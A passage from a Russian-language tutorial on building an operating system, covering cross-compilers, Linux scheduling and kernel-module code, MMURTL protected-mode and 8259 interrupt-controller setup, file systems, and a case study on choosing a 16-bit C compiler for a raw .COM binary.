рекомендации. Существуют и другие публичные компиляторы C, например small-C, реализующие подмножество стандарта ANSI и, возможно, проще поддающиеся портированию.

```
gcc:      http://gcc.gnu.org
small-C:  http://www.ddjembedded.com/languages/smallc
```

Если хочется пойти по другому пути, можно поискать компилятор Pascal или Fortran. Это было бы не впервые. В ранние годы инженеры Control Data изобрели собственный вариант Pascal для создания ОС NOSVE (она же NOSEBLEED). NOSVE была из тех Вавилонских башен, которые до производства так и не добрались. В Control Data считалось, что настоящим менеджером можно стать лишь пережив хотя бы один крупный провал. Уверен, что NOS/VE вознесла кого-то сразу до вице-президента!

1.4 — Сборка и портирование ОС

Итак, подготовительная работа завершена. Время писать саму ОС. Тонкие детали этого процесса обсуждаются в части 2. Когда прототип ОС нормально заработает в симуляторе, вас ждёт ГЛАВНОЕ препятствие — запуск кода на реальном целевом железе.

Этот барьер лучше преодолевать как можно раньше. Попробуйте запустить код на целевой платформе, как только будет готов минимальный набор рабочих компонентов. Обнаружить, что код не загружается после 50 000 строк работы, — это деморализует.

Если вы были дисциплинированы при проектировании и тестировании симулятора, большинство проблем, вероятно, окажется в самом коде ОС и, возможно, в недокументированных особенностях контроллеров периферии. Именно здесь затраченное время на создание пуленепробиваемого симулятора даёт реальную отдачу. Уверенность в том, что симулятор работает правильно, позволит точнее диагностировать проблемы и сохранить немало сна.

Наконец, рекомендую использовать загрузочный диск, чтобы не рисковать жёсткими дисками целевой машины. Даже ядро Linux умещается на одной дискете, так что пока не стоит беспокоиться о размере бинарника.

1.5 — Бутстрэппинг кросс-компилятора

Поздравления. Вы прошли туда, куда ходят лишь единицы. Вы создали операционную систему. Но не хотелось бы иметь набор инструментов разработки, запускаемый вашей новой ОС? Это достигается бутстрэппингом существующего кросс-компилятора.

Вот как это работает: берёте исходный код кросс-компилятора и скармливаете его кросс-компилятору на хост-платформе. Кросс-компилятор переваривает этот исходный код и производит новый бинарник, который может быть исполнен целевой ОС. Теперь у вас есть компилятор, работающий на целевой ОС и создающий исполняемые файлы, которые тоже работают на целевой ОС.

Разумеется, здесь сделано несколько допущений. Предполагается, что библиотеки, используемые кросс-компилятором, доступны и на целевой ОС. Компиляторы тратят много времени на манипуляции со строками и файловый ввод-вывод. Если эти вспомогательные подпрограммы отсутствуют на целевой платформе, новый компилятор окажется малополезным.

---

2 — Компоненты ОС

ОС — странная программа: она должна запускать и управлять собой в добавление к запуску и управлению другими программами. Поэтому первое, что нужно сделать операционной системе, — это загрузить саму себя и настроить свои компоненты для выполнения задач.

Рекомендую заполучить документацию производителя вашего железа. Если цель — Intel, вам повезло: процесс загрузки x86 я объясняю в части 3.

С точки зрения общей архитектуры рекомендую модульный объектно-ориентированный дизайн. Это не означает, что нужно использовать C++. Речь о том, чтобы разделить различные части ОС на связанные наборы данных и кода. Использовать ли компилятор для принудительного соблюдения этого разделения — ваш выбор. Преимущество подхода в том, что он позволяет создавать чётко очерченные границы между компонентами, что позволяет скрывать и изменять реализацию каждой подсистемы.

Таненбаум доводит эту идею до крайности, делая основные компоненты — файловую систему и менеджер памяти — подключаемыми во время выполнения. В других ОС для замены таких подсистем потребовалась бы перекомпиляция ядра. В Minix эти компоненты можно переключать на ходу. Linux реализовала нечто подобное через загружаемые модули ядра.

Напоследок: вам захочется освоить ассемблер целевой платформы. Некоторые функции ОС напрямую привязаны к железу и не могут быть реализованы без нескольких десятков строк аппаратно-специфичного ассемблера. Система команд Intel, пожалуй, одна из самых сложных — прежде всего из-за исторических сил, постоянно вынуждавших Intel стремиться к обратной совместимости. Бинарное кодирование инструкций Intel особенно озадачивает.

Какой компонент ОС браться первым? В каком порядке реализовывать компоненты?

Рекомендую реализовывать различные области функциональности в порядке, описанном следующими четырьмя разделами.

2.1 — Модель задач

В своей книге по проектированию ОС Ричард Бёрджесс утверждает, что начинать нужно с кода управления задачами, и я склонен с ним согласиться. Выбранная модель задач повлияет на всё остальное.

Прежде всего, операционная система управляет задачами. Что такое задача? Документация Intel Pentium определяет процесс как «единицу работы» (V3 p.6-1).

Что имеется в виду? Это всё равно что сказать, что шляпа — это предмет одежды: никакого представления об истинной природе задачи. Мне нравится думать о задаче как о наборе инструкций, выполняемых процессором совместно с машинным состоянием, которое это выполнение порождает.

В конечном счёте точное определение задачи диктуется исходным кодом операционной системы.

Ядро Linux (2.4.18) представляет каждую задачу структурой `task_struct`, определённой в `/usr/src/linux/include/linux/sched.h`. Совокупность процессов ядра агрегируется двумя способами. Во-первых, они индексируются в хэш-таблице указателей:

```
extern struct task_struct *pidhash[PIDHASH_SZ];
```

Структуры задач также объединены указателями `next_task` и `prev_task` в двусвязный список:

```
struct task_struct
```

```
{
    :
    struct task_struct *next_task, *prev_task;
    :
};
```

Вам придётся решить, будет ли ОС многозадачной, и если да — какую политику она будет применять при переключении между задачами (переключение задач также называют переключением контекста). Важно разделить механизм и политику: политику вы можете изменить позже, не переписывая весь механизм.

Механизм переключения контекста:

На платформе Intel переключение задач обеспечивается набором системных структур данных и специальных инструкций. Процессоры класса Intel Pentium имеют регистр задачи (TR), предназначенный для загрузки (через инструкцию LTR) 16-битного селектора сегмента. Этот селектор индексирует дескриптор в глобальной таблице дескрипторов (GDT). Информация в дескрипторе включает базовый адрес и размер сегмента состояния задачи (TSS). TSS — хранилище информации о состоянии задачи: данные регистров (EAX, EBX и т.д.) и используемые задачей сегменты памяти. Иными словами, он хранит «контекст» задачи.

Регистр TR всегда содержит селектор текущей выполняемой задачи. Переключение задачи выполняется путём сохранения состояния существующего процесса в его TSS с последующей загрузкой в TR нового селектора. То, как именно это происходит — что инициирует перезагрузку TR, — обычно связано с аппаратными таймерами.

Большинство многозадачных систем выделяют каждому процессу квант времени. Количество времени, отводимого задаче, — это вопрос политики. Встроенный таймер, например 82C54, можно настроить на генерацию прерываний через равные промежутки. При каждом таком прерывании у ядра есть возможность проверить, не нужно ли выполнить переключение задачи. Если да, ОС на базе Intel может инициировать переключение задачи, выполнив инструкцию JMP или CALL к дескриптору задачи в GDT. Это приводит к изменению содержимого TR.

Использование таймера реализует так называемую вытесняющую многозадачность. При вытесняющей многозадачности ОС решает, какая задача будет выполняться, в соответствии с политикой планирования. На другом конце спектра находится кооперативная многозадачность, при которой каждая задача сама решает, когда уступить процессор другой задаче.

Исчерпывающее описание управления задачами на Intel см. в руководстве Intel Pentium (Volume 3, Chapter 6).

Политика переключения контекста:

Решение о том, какой процесс получит внимание процессора и на какое время, является вопросом политики. Эту политику реализует планировщик. В ядре Linux планировщик реализован функцией `schedule()`, расположенной в `/usr/src/linux/kernel/sched.c`.

В функции `schedule()` есть немало мелких деталей, связанных с обработкой нескольких процессоров и несколькими особыми случаями. Однако основные действия планировщика относительно просты: он просматривает набор задач, готовых к выполнению, отслеживаемых структурой данных runqueue.

Планировщик ищет задачу в runqueue с наибольшим значением «полезности» (goodness) и ставит её в расписание. Goodness рассчитывается функцией `goodness()` и в основном отражает потребность задачи в выполнении.

```
Спектр goodness
-----------------
-1000: никогда не выбирать
    0: пересмотреть весь список задач, не только runqueue
```

```
 +ve:  чем больше, тем лучше
+1000: процесс реального времени, выбрать этот.
```

Если максимальное значение goodness всех задач в runqueue равно нулю, планировщик делает шаг назад и рассматривает все задачи, а не только находящиеся в runqueue.

Чтобы дать представление о реализации, привожу фрагмент функции `schedule()`:

```
asmlinkage void schedule(void)
{
□struct schedule_data * sched_data;
□struct task_struct *prev, *next, *p;
□struct list_head *tmp;
□int this_cpu, c;
□□:
□□:
□/*
□ * this is the scheduler proper:
□ */

□repeat_schedule:
□/*
□ * Default process to select..
□ */
□next = idle_task(this_cpu);
□c = -1000;
□list_for_each(tmp, &runqueue_head)
□{
□□p = list_entry(tmp, struct task_struct, run_list);

□□if (can_schedule(p, this_cpu))
□□{
□□□int weight = goodness(p, this_cpu, prev->active_mm);
□□□if (weight > c){ c = weight, next = p; }
□□}
□}

□/* Do we need to re-calculate counters? */
□if (unlikely(!c))
□{
□□struct task_struct *p;

□□spin_unlock_irq(&runqueue_lock);
□□read_lock(&tasklist_lock);
□□for_each_task(p)
□□{
□□□p->counter = (p->counter >> 1) + NICE_TO_TICKS(p->nice);
□□}
□□read_unlock(&tasklist_lock);
□□spin_lock_irq(&runqueue_lock);
□□goto repeat_schedule;
□}
□□:
□□:
```

2.2 — Управление памятью

Процесс занимает память и выделяет её. Набросав модель задач, необходимо предоставить ей доступ к подсистеме управления памятью. Следите за тем, чтобы интерфейс подсистемы памяти был чистым — чтобы при необходимости её можно было вырвать и заменить.

На уровне ОС защита памяти обеспечивается двумя механизмами:

```
i-  сегментация
ii- страничная организация (paging)
```

Вам придётся решить, поддерживать ли эти два механизма. Страничная организация, в частности, — задача, тесно привязанная к железу: если вы решите её поддерживать, портирование ОС будет крайне затруднено. По словам Таненбаума, именно поэтому Minix не поддерживает paging.

Сегментация может применяться аппаратно или реализовываться вручную с помощью техники «песочницы» на уровне ядра. Почти все полагаются на аппаратную сегментацию — она быстрее. Как и paging, аппаратная сегментация неизбежно потребует большого объёма аппаратно-специфичного кода и здоровой дозы ассемблера.

Операционная система MMURTL разбивает своё виртуальное адресное пространство на три сегмента: один сегмент кода для ОС, один для приложений и один сегмент данных. Это не защищает приложения друг от друга, но защищает ОС.

```
Сегмент MMURTL     Значение селектора
--------------     ------------------
Код ОС             0x08
Код приложений     0x18
Данные приложений  0x10
```

Подсистема памяти MMURTL фактически настраивается в загрузочном секторе! Именно так, в загрузочном секторе. Если вы посмотрите на исходный код в `bootblok.asm`, который Бёрджесс компилирует с помощью TASM, то увидите, что загрузочный код выполняет всю необходимую работу для перехода в защищённый режим. Вот несколько соответствующих фрагментов:

```
IDTptr□DW 7FFh□□;LIMIT 256 IDT Slots
□□DD 0000h□;BASE (Linear)
GDTptr□DW 17FFh□;LIMIT 768 slots
□□DD 0800h□;BASE (Linear)
□□□:
□□□:
LIDT FWORD PTR IDTptr ;Load Processor ITD Pointer
LGDT FWORD PTR GDTptr ;Load Processor GDT Pointer
□□□:
□□□:
MOV EAX,CR0 ;Control Register
OR AL,1 ;Set protected mode bit
MOV CR0,EAX
JMP $+2 ;Clear prefetch queue with JMP
NOP
NOP
MOV BX, 10h ;Set up segment registers
MOV DS,BX
MOV ES,BX
MOV FS,BX
MOV GS,BX
MOV SS,BX

;We define a far jump
DB 66h
DB 67h
DB 0EAh
DD 10000h
DW 8h
; now in protect mode
```

Перед загрузкой GDTR и IDTR Бёрджесс загрузил ОС в память, так что базовые адреса в селекторах действительно указывают на действительные глобальную и прерывательную таблицы дескрипторов. Это также избавляет его от необходимости помещать эти структуры данных в загрузочный код, что важно из-за ограничения в 512 байт.

Большинство производственных ОС используют paging для расширения адресного пространства. Страничная организация сложна, требует большого объёма специального кода, который выполняется часто, — что выливается в колоссальные потери производительности. Дисковый ввод-вывод, пожалуй, самая дорогая операция для изолированного компьютера. Даже при

делегировании книговедения железу paging пожирает время.

Барри Брей, эксперт по набору микросхем Intel, говорил мне, что paging под Windows съедает около 10% времени выполнения. По сути, paging настолько дорог, а ОЗУ настолько дешевло, что зачастую лучше купить больше памяти и отключить paging вовсе. С учётом этого не стоит считать paging обязательным требованием. Если вы разрабатываете встроенную ОС, paging вам вообще не понадобится.

Когда основная память составляла 16 КБ, а эти маленькие магниты стоили больших денег, paging, вероятно, имел куда больше смысла. Сегодня же покупка пары гигабайт SDRAM не редкость, и это заставляет меня думать, что paging — возможно, пережиток прошлого.

2.3 — Интерфейс ввода-вывода

Это страшная часть.

Теперь у вас есть процессы, живущие в памяти. Но без подключения к устройствам ввода-вывода они не могут взаимодействовать с внешним миром. Подключение к устройствам ввода-вывода традиционно выполняется фрагментами кода, называемыми драйверами, традиционно зарытыми в недра ОС. Как и в случае с другими компонентами ОС, здесь пригодятся навыки ассемблера.

В защищённом режиме Intel использование BIOS для вывода данных на экран невозможно — старый способ реального режима обработки прерываний и адресации памяти больше недействителен. Один из способов отправить сообщения на экран — писать напрямую в видеопамять. Большинство мониторов, включая плоские панели, запускаются либо в монохромном текстовом режиме VGA 80×25, либо в цветном текстовом режиме VGA 80×25.

```
Область памяти     Адрес реального режима    Линейный адрес буфера
--------------     ----------------------    ---------------------
Монохромный текст  B000[0]:0000              B0000H
Цветной текст      B800[0]:0000              B8000H
```

В любом случае экран отображает 80 столбцов и 25 строк символьных данных. Каждый символ занимает два байта в области видеопамяти (80×25=2000×2=4000 байт). Символ можно вывести на экран, просто изменив содержимое видеопамяти. Младший байт содержит символ ASCII, старший — атрибут.

```
Бит атрибута организован следующим образом:

            бит 7   мигание
            ---------------
            бит 6
            бит 5   цвет фона (0H=чёрный)
            бит 4
            ---------------
            бит 3
            бит 2   цвет символа (0EH=белый)
            бит 1
            бит 0
```

Для работы с несколькими экранами достаточно создать экранные буферы и зафиксировать виртуальный экран в видеопамяти, когда нужно его показать. Например, в защищённом режиме следующий код (написанный с использованием DJGPP) поместит «J» на экран:

```
#include <sys/farptr.h>
#include <go32.h>
_farpokeb(_dos_ds, 0xB8000, 'J');
_farpokeb(_dos_ds, 0xB8000+1, 0x0F);
```

Увидев следующий фрагмент кода в файле `console.c` Minix, я понял, что Minix использует эту технику для записи на экран:

```
#define MONO_BASE    0xB0000L□/* base of mono video memory */
#define COLOR_BASE   0xB8000L□/* base of color video memory */
□□:
□□:
PUBLIC void scr_init(tp)
tty_t *tp;
{
□□:
□□:
  if (color)
  {
□vid_base = COLOR_BASE;
□vid_size = COLOR_SIZE;
  }
  else
  {
□vid_base = MONO_BASE;
□vid_size = MONO_SIZE;
  }
□□:
□□:
```

Обработка ввода-вывода для других устройств на платформе Intel далеко не так проста. Именно здесь в игру вступает наш старый друг — программируемый контроллер прерываний 8259 (PIC). В последнее время я много читал о расширенном PIC (APIC) в документации Intel, однако все, судя по всему, по-прежнему придерживаются старого контроллера прерываний.

8259 PIC является аппаратным посредником между устройствами и процессором. Наиболее распространённая схема предполагает два 8259 PIC в конфигурации «ведущий — ведомый». У каждого PIC есть восемь линий запроса прерываний (IRQ), принимающих данные от внешних устройств (клавиатура, жёсткий диск и т.д.). Ведущий 8259 использует третий вывод для подключения к ведомому 8259, предоставляя в совокупности 15 линий IRQ для внешнего железа. Затем ведущий 8259 связывается с процессором через вывод прерывания INTR. Ведомый 8259 использует свой слот INTR для связи с ведущим по третьей линии IRQ.

Обычно BIOS программирует 8259 при загрузке компьютера, но для работы с устройствами в защищённом режиме 8259 необходимо перепрограммировать. Это связано с тем, что 8259 сопоставляет линии IRQ с сигналами прерываний. Программирование 8259 выполняется с помощью инструкций IN и OUT: нужно отправить 8-битные значения в регистр команд прерываний (ICR) и регистр маски прерываний (IMR) в определённом порядке. Одно неверное движение — и тройной сбой.

Мой любимый пример программирования 8259 PIC взят из MMURTL. Следующий код находится в `INITCODE.INC` и вызывается в процессе инициализации в `MOS.ASM`:

```
;=============================================================================
; This sets IRQ00-0F vectors in the 8259s
; to be Int20 thru 2F.
;
; When the PICUs are initialized, all the hardware interrupts are MASKED.
; Each driver that uses a hardware interrupt(s) is responsible
; for unmasking that particular IRQ.
;
PICU1          EQU 0020h
PICU2          EQU 00A0h

Set8259 PROC NEAR
□□MOV AL,00010001b
□□OUT PICU1+0,AL          □;ICW1 - MASTER
□□jmp $+2
□□jmp $+2
□□OUT PICU2+0,AL          □;ICW1 - SLAVE
```

```
□□jmp $+2
□□jmp $+2
□□MOV AL,20h
□□OUT PICU1+1,AL          □;ICW2 - MASTER
□□jmp $+2
□□jmp $+2
□□MOV AL,28h
□□OUT PICU2+1,AL          □;ICW2 - SLAVE
□□jmp $+2
□□jmp $+2
□□MOV AL,00000100b
□□OUT PICU1+1,AL          □;ICW3 - MASTER
□□jmp $+2
□□jmp $+2
□□MOV AL,00000010b
□□OUT PICU2+1,AL          □;ICW3 - SLAVE
□□jmp $+2
□□jmp $+2
□□MOV AL,00000001b
□□OUT PICU1+1,AL          □;ICW4 - MASTER
□□jmp $+2
□□jmp $+2
□□OUT PICU2+1,AL          □;ICW4 - SLAVE
□□jmp $+2
□□jmp $+2
□□MOV AL,11111010b□□□;Masked all but cascade/timer
;□□MOV AL,01000000b□□□;Floppy masked
□□OUT PICU1+1,AL          □;MASK - MASTER (0= Ints ON)
□□jmp $+2
□□jmp $+2
□□MOV AL,11111111b
;□□MOV AL,00000000b
□□OUT PICU2+1,AL          □;MASK - SLAVE
□□jmp $+2
□□jmp $+2
□□RETN
SET8259□ENDP
;===========================================================================
```

Обратите внимание: Бёрджесс выполняет два перехода NEAR после каждой инструкции OUT — чтобы дать PIC время обработать команду.

Написание драйвера может быть изнурительным занятием. Драйверы являются полноправными членами образа памяти ядра. Создавая драйвер, вы создаёте часть ОС. Если вы реализуете драйвер неправильно, вы рискуете обречь систему на падение самого скверного рода — гибель от дружественного огня.

Создание драйверов также сопряжено со всевозможными вендор-специфичными байтовыми кодировками и битовыми акробатиками. Лучший совет, который я могу дать: придерживайтесь широко используемого стандартного железа. Создав рабочую консоль, можно попробовать взаимодействие с диском, а затем, возможно, с сетевой картой.

Имеет смысл рассмотреть проектирование ОС так, чтобы драйверы можно было загружать и выгружать во время выполнения. Перекомпиляция ядра ради одного драйвера — та ещё морока. Это потребует создания механизма косвенного вызова, чтобы ОС могла вызывать драйвер, не зная заранее, где он находится.

Ядро Linux позволяет добавлять код в ядро во время выполнения с помощью загружаемых модулей ядра (LKM). Эти динамически загружаемые модули — не что иное, как ELF-объектные файлы (скомпилированные, но не скомпонованные). Для управления LKM существует ряд утилит; две наиболее распространённые — `insmod` и `rmmod` для вставки и удаления LKM во время выполнения.

Утилита `insmod` выступает в роли компоновщика/загрузчика и ассимилирует LKM в образ памяти ядра путём вызова системного вызова `init_module`, расположенного в

/usr/src/linux/kernel/module.c:

```
asmlinkage long
sys_init_module(const char *name_user, struct module *mod_user){ ...
```

Эта функция, в свою очередь, вызывает другую функцию самого LKM, которая тоже называется `init_module()`. Вот соответствующий фрагмент `sys_init_module()`:

```
□/* Initialize the module.  */
□atomic_set(&mod->uc.usecount,1);
□mod->flags |= MOD_INITIALIZING;
□if (mod->init && (error = mod->init()) != 0)
□{
□□atomic_set(&mod->uc.usecount,0);
□□mod->flags &= ~MOD_INITIALIZING;
□□if (error > 0)□/* Buggy module */
□□□error = -EBUSY;
□□goto err0;
□}
□atomic_dec(&mod->uc.usecount);
```

Функция `init_module()` LKM, на которую указывает приведённый выше код ядра, затем вызывает процедуру ядра для регистрации подпрограмм LKM. Вот простой пример:

```
□/* Initialize the module - Register the character device */
□int init_module()
□{
□□/* Register the character device (atleast try) */
□□Major = module_register_chrdev(□0,
□□□□□□□□□□DEVICE_NAME,
□□□□□□□□□□&Fops);

□□/* Negative values signify an error */
□□if (Major < 0)
□□{
□□□printk ("%s device failed with %d\n",
□                "Sorry, registering the character",
□                Major);
□□□return Major;
□□}

□□printk ("%s The major device number is %d.\n",
                "Registeration is a success.",
                Major);
□□printk ("If you want to talk to the device driver,\n");
□□printk ("you'll have to create a device file. \n");
□□printk ("We suggest you use:\n");
□□printk ("mknod <name> c %d <minor>\n", Major);
□□printk ("You can try different minor numbers %s",
                "and see what happens.\n");

□□return 0;
□}
```

ОС Unix в попытке упростить вещи трактует каждое устройство как файл — чтобы уменьшить количество системных вызовов и предоставить единый интерфейс для всех аппаратных подсистем. Этот подход заслуживает рассмотрения. С другой стороны, подход Unix не всегда получал высокие оценки за удобство: я слышал жалобы от пользователей Windows, перешедших на Unix, по поводу монтирования и размонтирования.

Примечание: если вы выберете путь LKM, следите за тем, чтобы функция загружаемых драйверов не превратилась в дыру безопасности.

Для деталей на уровне гаек и болтов для платформы Intel рекомендую книгу Фрэнка Ван Гилюве. Если Intel — не ваша цель, предстоит серьёзное погружение: свяжитесь с вашими поставщиками железа по телефону и через интернет.

Теперь у вас есть процессы в памяти, взаимодействующие с внешним миром. Финальный шаг — дать им возможность хранить и организовывать данные.

Менеджер файловой системы строится поверх дисковых драйверов, реализованных на предыдущем шаге. Если ОС управляет встроенной системой, файловая система может не понадобиться — ведь дисков нет. Впрочем, я встречал файловые системы, реализованные как RAM-диски даже во встроенных системах: иногда и они должны вести и хранить журналы...

Существует несколько задокументированных спецификаций файловых систем, доступных публично, например ext2, прославившаяся благодаря Linux. Вот основная ссылка на реализацию ext2:

```
http://e2fsprogs.sourceforge.net/ext2.html
```

Документации на этом сайте должно быть достаточно для начала. В частности, документ «Design and Implementation of the Second Extended File System» является хорошим введением в ext2.

Если у вас есть исходный код ядра Linux и вы хотите взглянуть на базовые структуры данных ext2fs, смотрите в:

```
/usr/src/linux/include/linux/ext2_fs.h
/usr/src/linux/include/linux/ext2_fs_i.h
```

Функции, работающие с этими структурами данных, находятся в каталоге:

```
/usr/src/linux/fs/ext2
```

В этом каталоге вы увидите такой код в `inode.c`:

```
#include <linux/module.h>

MODULE_AUTHOR("Remy Card and others");
MODULE_DESCRIPTION("Second Extended Filesystem");
MODULE_LICENSE("GPL");
```

а в `super.c`:

```
EXPORT_NO_SYMBOLS;

module_init(init_ext2_fs)
module_exit(exit_ext2_fs)
```

Очевидно, из предыдущего обсуждения следует, что поддержка ext2fs может быть реализована с помощью LKM!

Некоторые создатели ОС, например Бёрджесс, идут по пути файловой системы MS-DOS FAT — ради простоты и чтобы не переформатировать жёсткие диски. FAT-систему я бы не рекомендовал. В целом стоит иметь в виду, что хорошей идеей является реализация файловой системы, поддерживающей владение файлами и контроль доступа. Подробнее — в следующем разделе.

2.5 — Заметки о безопасности

Сложность — враг безопасности. Простые процедуры легко проверить и контролировать, сложные — нет. Любой дипломированный бухгалтер скажет вам, что наши запутанные налоговые законы оставляют массу пространства для злоупотреблений.

С программным обеспечением та же история. Сложный исходный код потенциально предоставляет всевозможные скрытые места для багов. По мере развития операционные системы усложнялись. Согласно показаниям исполнительного директора Microsoft от 2 февраля 1999 года, Windows 98 состоит из более чем 18 миллионов строк кода. Думаете, там есть баги? О нет... Microsoft же не

стала бы продавать глючный код...

(представьте доктора Зло из «Остин Пауэрс», произносящего предыдущее предложение)

Безопасность — это не то, что нужно добавлять к ОС, когда работа почти завершена. Безопасность должна быть неотъемлемой частью нормальной работы вашей системы. Помните об этом на каждом этапе разработки — от управления задачами до менеджера файловой системы.

Кроме того, стоит рассмотреть привлечение авторитетной третьей стороны для независимого аудита механизмов безопасности, прежде чем провозглашать ОС «защищённой». Например, АНБ оценивает «доверенные» операционные системы по шкале от C2 до A1.

«Доверенная» ОС — это просто ОС с реализованной политикой безопасности. Ключевая характеристика доверенной системы — оценка АНБ. Доверенная система C2 имеет лишь ограниченный контроль доступа и аутентификации. Доверенная система A1, на другом конце спектра, имеет строгие и обязательные механизмы безопасности.

Людей с воображаемыми врагами называют «параноиками». Людей с реальными врагами, которых они считают воображаемыми, называют «жертвами». Зачастую трудно их различить, пока не становится поздно. Если бы мне пришлось доверить свой бизнес ОС, я бы предпочёл инвестировать в ту, которая ошибается в сторону паранойи.

---

3 — Простой практический пример

В этом разделе я представлю домашний системный код, чтобы подчеркнуть некоторые вопросы, затронутые в части 1.

3.1 — Хост-платформа

По ряду причин я решил пойти на упрощение и создать ОС, работающую на железе Intel 8x86. Одним из ключевых факторов была стоимость, а также наличие нескольких потенциальных хост-ОС (Linux, OpenBSD, MMURTL, Windows и др.).

Главное преимущество, однако, в том, что я (в известной мере) могу избежать создания кросс-компилятора и симулятора с нуля. Поскольку хост и целевая система работают на одном железе, мне удалось воспользоваться готовыми инструментами для генерации x86-бинарников и эмуляции x86-железа.

Ради апелляции к наименьшему общему знаменателю я решил использовать Windows в качестве хост-ОС. Windows, невзирая на все свои недостатки, имеет самую широкую базу пользователей. Большинство людей должны иметь возможность следить за идеями и вопросами, обсуждаемыми в части 3.

Дополнительный плюс выбора Windows в том, что она поставляется со встроенным симулятором. Подсистема DOS Virtual Machine — по сути грубо реализованный симулятор 8086. Слово «грубо» я употребляю потому, что она не обладает ни числом, ни диапазоном возможностей bochs. Тем не менее я тестировал немало кода в рамках DOS VM.

3.2 — Проблемы компилятора

На Windows работают десятки компиляторов C. В итоге у меня сложилось три требования к выбору:

```
i-   генерирует сырой бинарник (т.е. .COM-файл MS)
ii-  поддерживает специальные встроенные инструкции (INT, LGDT и т.д.)
iii- бесплатный
```

Intel-ПК загружаются в реальном режиме, а значит, нужен 16-битный компилятор. Кроме того, системный код должен быть в форме сырого бинарника, чтобы не пришлось реализовывать исправления адресов вручную.

После прочёсывания интернета в поисках компиляторов я составил следующую таблицу:

Компилятор	Решение	Причина
TurboC	НЕТ	встроенный ассемблер требует TASM ($$$)
Micro-C	ДА	генерирует совместимый с MASM вывод
PacificC	НЕТ	не поддерживает tiny MM (.COM)
Borland 4.5C++	НЕТ	платный ($$$)
VisualC++ 1.52	НЕТ	платный ($$$)
Watcom	НЕТ	не поддерживает tiny MM (.COM)
DJGPP	НЕТ	синтаксис ассемблера AT&T (фу)

В итоге я выбрал Micro-C, несмотря на то, что он не поддерживает полный стандарт ANSI. Micro-C выдаёт ассемблерный код, который без особых трудностей скармливается MASM. Создан Micro-C Дэйвом Данфилдом и доступен по адресу:

```
ftp://ftp.dunfield.com/mc321pc.zip
```

Не беспокойтесь о зависимости от MASM — теперь его можно получить бесплатно в составе Windows DDK. Подробности по ссылкам:

```
http://www.microsoft.com/ddk/download/98/BINS_DDK.EXE
http://download.microsoft.com/download/vc15/Update/1/WIN98/EN-US/Lnk563.exe
```

Единственный минус этой «бесплатной» версии MASM (файлов ML.EXE, ML.err и LINK.EXE) — полное отсутствие документации.

Ха, на помощь приходит интернет:

```
http://webster.cs.ucr.edu/Page_TechDocs/MASMDoc
```

Используя Micro-C, я следую собственному совету из части 1 и придерживаюсь инструментов, которые хорошо знаю. Я вырос на MASM и TASM, умею работать с ними из командной строки и читать их листинг-файлы. Поскольку MASM — бесплатный инструмент, я выбрал его вместо TASM, пусть он и немного глючный.

Одна из проблем при использовании большинства компиляторов C для создания кода ОС состоит в том, что они добавляют форматирующую информацию к генерируемым исполняемым файлам.

Например, текущая версия Visual C++ создаёт консольные бинарники в формате Portable Executable (PE). Это дополнительное форматирование используется загрузчиком программ ОС во время выполнения.

Компиляторы также добавляют к исполняемым файлам библиотечный код, даже когда он не нужен.

Рассмотрим текстовый файл `file.c`:

```
void main(){}
```

Скомпилируем его как .COM-файл с помощью TurboC:

```
C:\DOCS\OS\lab\testTCC>tcc -mt -lt -ln file.c
C:\DOCS\OS\lab\testTCC>dir

.              <DIR>        03-29-02  9:26p .
..             <DIR>        03-29-02  9:26p ..
FILE     C              19  03-30-02 12:07a file.c
FILE     OBJ           184  03-30-02 12:09a FILE.OBJ
FILE     COM         1,742  03-30-02 12:09a file.com
```

Ёлки-палки... какой же балласт добавляет компилятор! Это исключительно работа компилятора и компоновщика. Негодяи!

Для сравнения взглянем на .COM-файл, написанный на ассемблере. Создадим `file.asm`:

```
CSEG SEGMENT
start:
ADD ax,ax
ADD ax,cx
CSEG ENDS
end start
```

Ассемблируем с помощью MASM:

```
C:\DOCS\OS\lab\testTCC>ml /AT file.asm
C:\DOCS\OS\lab\testTCC>dir

.              <DIR>        03-29-02  9:26p .
..             <DIR>        03-29-02  9:26p ..
FILE     OBJ            53  03-30-02 12:27a file.obj
FILE     ASM            67  03-30-02 12:27a file.asm
FILE     COM             4  03-30-02 12:27a file.com
         5 file(s)            187 bytes
         2 dir(s)        7,463.23 MB free
```

Как видите, исполняемый файл имеет размер всего 4 байта! Ассемблер ничего не добавил — в отличие от компилятора C, который бросил в файл всё, что только можно. Скорее всего, лишнее место занимают библиотеки, добавленные компоновщиком.

Горькая правда такова: если вы не хотите создавать собственный бэкенд для компилятора C, в вашем бинарнике ОС будет посторонний код и данные. Одно из решений — просто игнорировать лишние байты: загрузчик ОС пропустит форматирующий мусор и перейдёт прямо к написанному вами коду. Если вы выберете этот путь, стоит изучить hex-дамп бинарника, чтобы определить смещение, с которого начинается ваш код.

Мне удалось обойти эту проблему, поскольку компилятор C Micro-C (MCC) выдаёт ассемблерный файл вместо объектного кода. Это дало возможность поправить и убрать лишнее до того, как оно попадёт в исполняемый файл.

Впрочем, проблемы всё равно возникали.

Например, компилятор MCC всегда добавлял лишние сегменты и размещал в них элементы программы. Переменные, транслированные в ассемблер, всегда имели префикс этих нежелательных сегментов (т.е. `OFFSET DGRP:_var`).

Возьмём программу:

```
char arr[]={'d','e','v','m','a','n','\0'};
void main(){}
```

MCC обработает этот файл и выдаст:

```
DGRP GROUP DSEG,BSEG
DSEG SEGMENT BYTE PUBLIC 'IDATA'
DSEG ENDS
BSEG SEGMENT BYTE PUBLIC 'UDATA'
BSEG ENDS
CSEG SEGMENT BYTE PUBLIC 'CODE'
ASSUME CS:CSEG, DS:DGRP, SS:DGRP
EXTRN ?eq:NEAR,?ne:NEAR,?lt:NEAR,?le:NEAR,?gt:NEAR
EXTRN ?ge:NEAR,?ult:NEAR,?ule:NEAR,?ugt:NEAR,?uge:NEAR
EXTRN ?not:NEAR,?switch:NEAR,?temp:WORD
CSEG ENDS
DSEG SEGMENT
PUBLIC _arr
_arr DB 100,101,118,109,97,110,0
DSEG ENDS
CSEG SEGMENT
PUBLIC _main
_main: PUSH BP
MOV BP,SP
POP BP
RET
CSEG ENDS
END
```

Вместо переработки бэкенда компилятора я реализовал быстрое решение — написал постпроцессор. Альтернативой была бы ручная корректировка каждого ассемблерного файла, генерируемого MCC, а это слишком много работы.

Следующая программа (`convert.c`) создаёт скелет .COM-программы вида:

```
.486
CSEG SEGMENT BYTE USE16 PUBLIC 'CODE'

ORG 100H ; for DOS PSP only, strip and start OS on 0x0000 offset

here:
JMP _main

; --> add stuff here <----

EXTRN ?eq:NEAR,?ne:NEAR,?lt:NEAR,?le:NEAR,?gt:NEAR
